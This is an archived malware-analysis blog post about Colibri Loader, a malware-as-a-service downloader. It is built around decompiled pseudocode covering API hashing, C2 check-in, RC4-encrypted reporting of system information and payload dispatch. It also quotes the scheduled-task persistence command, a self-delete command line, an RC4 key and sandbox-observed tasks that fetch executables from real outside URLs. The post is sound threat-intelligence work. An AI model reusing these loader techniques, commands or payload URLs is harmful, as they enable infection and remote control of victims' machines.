Colibri Loader - Back to basics

Archived: 2026-04-06 01:13:45 UTC


February 13, 2022 - Reading time: 23 minutes

Colibri Loader makes use of common malware techniques but presents a new entry into the malware as a service market with some interesting functions.

Foreword

It has been close to a year since my last blog post, many things have happened in my personal life since then and have kept me quite occupied. Due to this I have worked with the incredible Casperinous to produce this post. Casperinous researched the malware and passed a report to me that I then edited a uploaded to create this post!

Overview



Colibri Loader is a malware as a service that offers a residential loader along with a control panel written in PHP to give ease of use to the purchasers. The malware author claims to have written the malware in C/ASM and prices their creation at $150/week or $400/month. The malware offers the following functionality:

- Run .exe as user or admin (runas+cmd), launch arguments support
- Running x86 .exe/.dll in memory via LoadPE
- Running x86 .dll via rundll32
- Running x86 .dll via LoadLibrary
- Running x86 .dll via regsrv32
- Executing cmd commands
- Update the bot with a fresh crypt or a new version
- Removing a bot from an infected device.

The malware was put up for sale on 27/08/2021. It has numerous positive reviews.

String Decryption & Imports

When beginning to analyze Colibri we see a lot of issues within the disassembly, such as unrecognized functions and invalid call opcodes. To fix the opcodes a potential solution may be to undefine then redefine but we can take this one step further and use the Create function option. This function in IDA can define the function and set the functions' stack and variables. Unfortunately Colibri is using in-proper opcodes (0xb8) which casues errors during function definition. Our solution to this is to NOP (null opcode) the in-proper opcodes and then use the create function tool within IDA.

This clears up the analysis significantly and reveals the entry point of the loader. The malware begins by loading DLLs and resolving functions. To load DLLs Colibri uses *LoadLibraryW* and makes use of hardcoded arrays which contain the name of the DLL. Once the exports of the chosen DLL have been located the malware will use a custom hashing algorithm to create a hash of the export name. (See figure 2)

```
unsigned int __thiscall colibri_calc_dword_hash(unsigned __int16 *this)
{
  unsigned __int16 *p_str; // esi
  unsigned int length; // eax
  unsigned int hash; // edx
  unsigned int cur_len; // ebx
  int xor_chr; // ecx
  unsigned int cur_16b; // edx
  unsigned int v7; // edx
  unsigned int v8; // eax
  unsigned int tmp1; // edx
  unsigned int tmp2; // edx

  p_str = this;
  if ( this )
  {
    length = colibri_get_ansi_len(this);
    if ( length )
    {
      hash = 0;
      for ( cur_len = length >> 2; cur_len; --cur_len )
      {
        xor_chr = p_str[1];
        cur_16b = *p_str + hash;
        p_str += 2;
        hash = (((((0x20 * cur_16b) ^ xor_chr) << 11) ^ cur_16b) >> 11)
             + ((((0x20 * cur_16b) ^ xor_chr) << 11) ^ cur_16b);
      }
      switch ( length & 3 )
      {
        case 1u:
          v7 = ((*(unsigned __int8 *)p_str + hash) << 10) ^ (*(unsigned __int8 *)p_str + hash);
          v8 = v7 >> 1;
          break;
        case 2u:
          v7 = ((*p_str + hash) << 11) ^ (*p_str + hash);
          v8 = v7 >> 17;
          break;
        case 3u:
          v7 = (((*p_str + hash) ^ (4 * *((unsigned __int8 *)p_str + 2))) << 16) ^ (*p_str + hash);
          v8 = v7 >> 11;
          break;
        default:
LABEL_12:
          tmp1 = (((8 * hash) ^ hash) >> 5) + ((8 * hash) ^ hash);
          tmp2 = (((16 * tmp1) ^ tmp1) >> 17) + ((16 * tmp1) ^ tmp1);
          return ((tmp2 << 25) ^ tmp2) + (((tmp2 << 25) ^ tmp2) >> 6);
      }
      hash = v8 + v7;
      goto LABEL_12;
    }
  }
  return 0;
```

Figure 2: Hashing function

Colibri's important strings are XOR encrypted within the binary and when retrieved to be used by Colibri will be decrypted. Sometimes the string is unencrypted and will be stored within the key part of the encrypted strings structure. If the string is unencrypted then Colibri will return the key instead of proceeding with the decryption process.

Checks

Before carrying out important functions Colibri makes sure that it hasn't been cracked by checking the hardcoded C2 with a hash. This is to make sure that someone hasn't changed the C2 in an attempt to reuse/repurpose the malware. If the check fails then the malware will exit.

Before continuing with the program flow, Colibri checks the language of the host system to determine whether they are within the CIS which it attempts to avoid. The malware acomplishes this by calling pGetUserDefaultLangID and then comparning the results to the following. If Colibri finds a match it will exit.

Language	Code
Russian	1049
Belarusian	1059
Georgian	1079
Kazakh	1087
Tajik	1064
Uzbek	2115
Ukranian	1058
Unknown	106

Check in

After the language checks have been passed Colibri will attempt to reach the C2 and check that it is alive. Before reaching out to the C2, Colibri generates a unique identifier for the C2 that is calculated based on the serial number of the infected workstation. Once the UUID is generated the malware will send a request to the C2 gate with a "check" command, if the check fails and the C2 doesn't reply or does not reply correctly the malware will exit.

The general network communication of Colibri can be described as the following:

- The malware decrypts a variety of strings, depending on the type of the request (GET vs POST). Among those strings, there are:
  - The type/command of each request in string format(check|update|ping).
  - RC4 keys used to encrypt the content (in case of a POST request and decrypt) and also decrypt the response of the server.
  - Information about the version of the loader, but also the current campaign ID.
- If there is a POST request, the loader encrypts the content of the POST request with one of the decrypted RC4 keys.
- The loader received a response from the server. The response is BASE64 encoded.
- After decoding the response properly, it is decrypted with one of the RC4 keys.
- The response is checked against a set of hardcoded strings that indicate if the response is valid or not.

Colibri has 3 type of commands that are sent within its HTTP requests:

Command	Description	Response
check	Checks the availability of the C2 server but also whether the workstation has been infected in the past.	The loader accepts the string “SUCCESS” as a valid response.
update	Sends information about the infected system.	Colibri doesn't validate the response
ping	Requests a task from the C2.	If there is a task within the C2 it will respond with it.

When Colibri checks that the C2 is alive it will use the check command. Once the request is sent and a response is received the malware will decode the response using base64 and then use RC4 to decrypt the response. Once the response has been decrypted it will be compared to "SUCCESS". If the string and response do not match then the malware will exit.

```
if ( colibri_do_c2_req(&req) )
{
  p_rsp_data_len = req.http_rsp_data_len;
  p_rsp_data = req.http_rsp_data;
  v10 = colibri_pick_dll(6);
  pCryptStringToBinaryA = (int (__stdcall *)(int, int, int, _DWORD, unsigned int *, _DWORD, _DWORD))colibri_resolve_win_api(v10, -34684
  if ( pCryptStringToBinaryA(p_rsp_data, p_rsp_data_len, 1, 0, &rsp_data_len, 0, 0) )
  {
    v12 = (void *)colibri_alloc_heap_mem((void *)(rsp_data_len + 1));
    v21 = req.http_rsp_data_len;
    v19 = req.http_rsp_data;
    v13 = colibri_pick_dll(6);
    pCryptStringToBinaryA_1 = (int (__stdcall *)(int, int, MACRO_CRYPT_STRING, void *, unsigned int *, _DWORD, _DWORD))colibri_resolve_
    if ( pCryptStringToBinaryA_1(v19, v21, CRYPT_STRING_BASE64, v12, &rsp_data_len, 0, 0) )
    {
      v15 = (_BYTE *)colibri_str_to_ansi(v32);
      v27 = colibri_get_ansi_len(v15);
      v16 = (_BYTE *)colibri_rc4((int)v15, (int)v12, rsp_data_len, v27);
      if ( *v16 == 'S'
        && v16[1] == 'U'
        && v16[2] == 'C'
        && v16[3] == 'C'
        && v16[4] == 'E'
        && v16[5] == 'S'
        && v16[6] == 'S' )
      {
        v9 = 1;
      }
```

Figure 3: Handling C2 response

Persistence

To maintain a presence on the infected system Colibri will move itself to a different filepath depending on the Windows version. Colibri checks if it is already in the destination and if not it will move to the following paths depending on the Windows version.

```
int colibri_move_to_pers_loc()
{
  int result; // eax

  result = colibri_is_in_pers_loc();
  if ( !result )
  {
    if ( colibri_is_win10_or_above() )
      result = colibri_win_10_pers_path();
    else
      result = colibri_win_pers_path();
  }
  return result;
}
```

Figure 5: Determine persistence path

Depending on the Windows version Colibri will use the following paths:

- Windows 10 or above will use C:\Users\\{username}\\AppData\Local\Microsoft\WindowsApps\Get-Variable.exe
- Else for another edition will use C:\Users\{username}\Documents\WindowsPowerShell\dllhost.exe

Once moved Colibri will schedule a task with the following command and then exit.

- /create /tn COMSurrogate /st 00:00 /du 9999:59 /sc once /ri 1 /f /tr {path of the loader}

C2 Communications & Commands

After the scheduled task has executed Colibri again it will proceed to send a check in to the malware C2 and register the infection. Colibri has campaign IDs that allow the operator to label their malware. The malware will send the campaign id, malware version and information to the C2 using the update command.

```
pwsprintfW = (void (__cdecl *)(char *, void *, void *, void *, _WORD *))colibri_resolve_win_api(v2, -370000888);// wsprintfW
pwsprintfW(c2_url, p_s_url_fmt, p_s_c2_url, p_s_cmd, s_inf_uuid);// &L"/gate.php?type=update&uid=[redacted]"
v4 = colibri_get_wide_len(s_inf_uuid);
colibri_free_heap_space(v5, 2 * v4 + 2);
s_win_prod_name = (void *)colibri_alloc_heap_mem((void *)0x20A);
colibri_get_win_prod_name(s_win_prod_name);
pcbBuffer = 256;
v7 = colibri_pick_dll(7);
pGetUserNameW = (void (__cdecl *)(char *, int *))colibri_resolve_win_api(v7, 0xAF98BBC7);// GetUserNameW
pGetUserNameW(lpNameBuffer, &pcbBuffer);
nSize = 260;
v9 = colibri_pick_dll(2);
pGetComputerNameW = (void (__cdecl *)(char *, int *))colibri_resolve_win_api(v9, 0x4BE71DB2);// GetComputerNameW
pGetComputerNameW(lpCompNameBuffer, &nSize);
is_proc_64 = colibri_is_wow_64_proc();
s_work_arch = s_32bit;
if ( is_proc_64 )
  s_work_arch = s_64_bit;
has_elevated_rights = colibri_has_admin_rights();
p_bin_ver = s_bin_ver;
elev_rights = L"1";
if ( !has_elevated_rights )
  elev_rights = L"0";
```

Figure 6: Getting system information

Colibri encrypts the data with RC4 and then base64 encodes it. Then the encrypted information is POSTed to the C2.

```
  p_bin_ver);                                   // L"traffic_doc|Windows 7 Professional|64bit|[illegible]|[illegible]|1|1.2.0"
s_c2_post_data_ansi = (_BYTE *)colibri_str_to_ansi(s_c2_post_data);
rc4_key_len = (_BYTE *)colibri_str_to_ansi(s_rc4_key);
*(_DWORD *)s_c2_post_data = colibri_get_ansi_len(rc4_key_len);
s_c2_post_data_ansi_len = colibri_get_ansi_len(s_c2_post_data_ansi);
v62 = (void *)colibri_rc4((int)rc4_key_len, v20, s_c2_post_data_ansi_len, *(unsigned int *)s_c2_post_data);// key = L"8ha3EI3rmaMcYd1rWsdA"
cchString = colibri_get_ansi_len(s_c2_post_data_ansi);
v49 = cchString;
v22 = colibri_get_ansi_len(rc4_key_len);
colibri_free_heap_space(v23, v22);
v24 = v62;
v64 = 0;
*(_DWORD *)s_c2_post_data = &v64;
pszString = v62;
v25 = colibri_pick_dll(6);
pCryptBinaryToStringA = (int (__stdcall *)(void *, unsigned int, int, BYTE *, unsigned int *, _DWORD, _DWORD))colibri_resolve_win_api(v25, 2017836855);// CryptBinaryToStringA
```

Figure 7: Encryption of system information

Now that the infected system is registered to the C2 Colibri will send "ping" commands to the C2 to check for new commands and tell the C2 that the infected system is online. When a "ping" command is sent the C2 can return the response of "NUPD" which stands for NEED UPDATE, the C2 will respond this when it needs the malware to re-register the infected system. If the malware receives this response it will re-send the check in information to the C2.

If the malware does not get a response of "NUPD" then it will proceed to parse the response and determine what command it has received. The command is made up of four arguments that are separated by the '|' character. The command has the following structure.

ID	Name	Description
1	Command ID	The ID determines how the command is handled and what data to use.
2	Payload URL	The URL of the fie that Colibri will attempt to download and execute.
3	Payload Arguments	The arguments that will accompany the payload. Usually this is used when the payload is a DLL and Colibri needs to know what export to use.
4	Use admin privileges	Determines if the payload is to be ran with elevated privileges

Examples of commands found from public sandboxes:

- 0|http://80.92.205.102/SpotifySetup1.exe|
- 0|https://bitbucket.org/tradercrypto/releases/downloads/lol.exe|

Colibri determines what function to call based on the first argument and will dispatch what command to use depending on what number it is.

Command ID	Description	Parameters

1	Download the payload and delete the file zone identifier. Then execute the payload with rundll32.	Payload URL + Args
2	Download the payload and delete the file zone identifier. Then execute the payload with regsrv32.	Payload URL + Args
3	Download the payload and delete the file zone identifier. Then load the payload with *LoadLibraryW*	Payload URL
4	Creates a thread the injects the payload into it	Payload URL
5	Executes a command with *cmd open*	Args + Command
6	Cleanup infection by deleting persistence and removing itself. Also executes command.	File Path
7	Same as 6th but doesn't execute command	None
0	Download the payload and delete the file zone identifier. Then execute the payload.	Payload URL + Args + Admin Rights Flag

Commands 0 to 3 are all related to downloading and executing a payload. The malware retrieves the payload with the User-Agent "GoogleBot". After downloading the payload, Colibri deletes its file zone identifier and then based on the id, the payload is executed.

```
if ( cmd_id )
{
  switch ( cmd_id )
  {
    case 1:
      colibri_download_file_and_delete_zone_ident_stream(payload_url_addr, (int)s_file_path);
      result = colibri_exec_payload_with_rundll32((int)s_file_path, (int)args);
      break;
    case 2:
      colibri_download_file_and_delete_zone_ident_stream(payload_url_addr, (int)s_file_path);
      result = colibri_exec_payload_with_regsrv32((int)s_file_path);
      break;
    case 3:
      colibri_download_file_and_delete_zone_ident_stream(payload_url_addr, (int)s_file_path);
      result = colibri_load_dll(s_file_path);
      break;
    case 4:
      v15 = colibri_pick_dll(2);
      pCreateThread = (int (__stdcall *)(_DWORD, _DWORD, int (__stdcall *)(int), int, _DWORD, _DWORD))colibri_resolve_win_api(v15, -1952059546);// CreateThread
      result = pCreateThread(0, 0, colbri_download_and_inject_payload, payload_url_addr, 0, 0);
      break;
    default:
      result = cmd_id - 6;
      if ( cmd_id == 6 )
        result = colibri_run_and_cleanup(s_file_path);
      break;
  }
}
else
{
  colibri_download_file_and_delete_zone_ident_stream(payload_url_addr, (int)s_file_path);
  result = colibri_exec_payload_with_params((int)args, (int)s_file_path, use_admin_rights);
}
```

Figure 8: Call command depending on ID

The command id 7 is forcing the loader to delete its persistence mechanism, the scheduled task but also remove itself from the system. The removal is being achieved by using ShellExecuteW to execute the following command:

- cmd /c chcp 65001 && ping 127.0.0.1 && DEL /F /S /Q /A {path of file}

Command id 5 executes the third element in of the ping response arguments by using the ShellExecuteW API and calls "cmd open".

```
if ( cmd_id == 7 )
{
  colibri_del_pers_task();
  colibri_self_delete();
}
else if ( cmd_id == 5 )
{
  return colibri_exec_payload_with_cmd_open(args);
}
```

Figure 9: Commands 7 & 5

The command id 6 borrows elements from the command id 7, but before deleting itself, Colibri executes a file with “CreateProcessW” API.

```
int __thiscall colibri_run_and_cleanup(void *this)
{
  colibri_del_pers_task();
  colibri_exec_payload_with_params(0, (int)this, 0);
  return colibri_self_delete();
}
```

Figure 10: Delete itself

Lastly the command id 4 is responsible to download the payload and inject it to the current memory space. The injection is simple; The malware allocates space, then copies the executable and is setting the correct memory permissions on each section, rebuilds the import directory, rebase the code based on the new image base and then transfers the execution to its OEP.

C2 Panel

The C2 panel provided is written in PHP and obfuscated, it contains code that will check a license key along with the expiry date of the malware so that the user can not use the malware past their purchase date.




Figure 11: Main Page




Figure 12: Bots Page




Figure 14: Tasks Page




Figure 15: Tasks Page Extended

Epilogue

The malware does not demonstrate innovation but certainly shows that sticking to the basics will create an effective piece of malware. Colibri is not a common malware seen in the wild and does not seem to be holding up its competition with the likes of Smoke Loader and Amadey. The malware is not without its flaws but the developer also indicates that they are willing to continually update their creation. I'd like to extend another thank you to the amazing Casperinous without him this blog post could not have been made, please check him out. Thank you for reading and see you in the next blog post!

Tools used to analyze Colibri: https://github.com/Casperinous/colibri_loader

---

Source: https://fr3d.hk/blog/colibri-loader-back-to-basics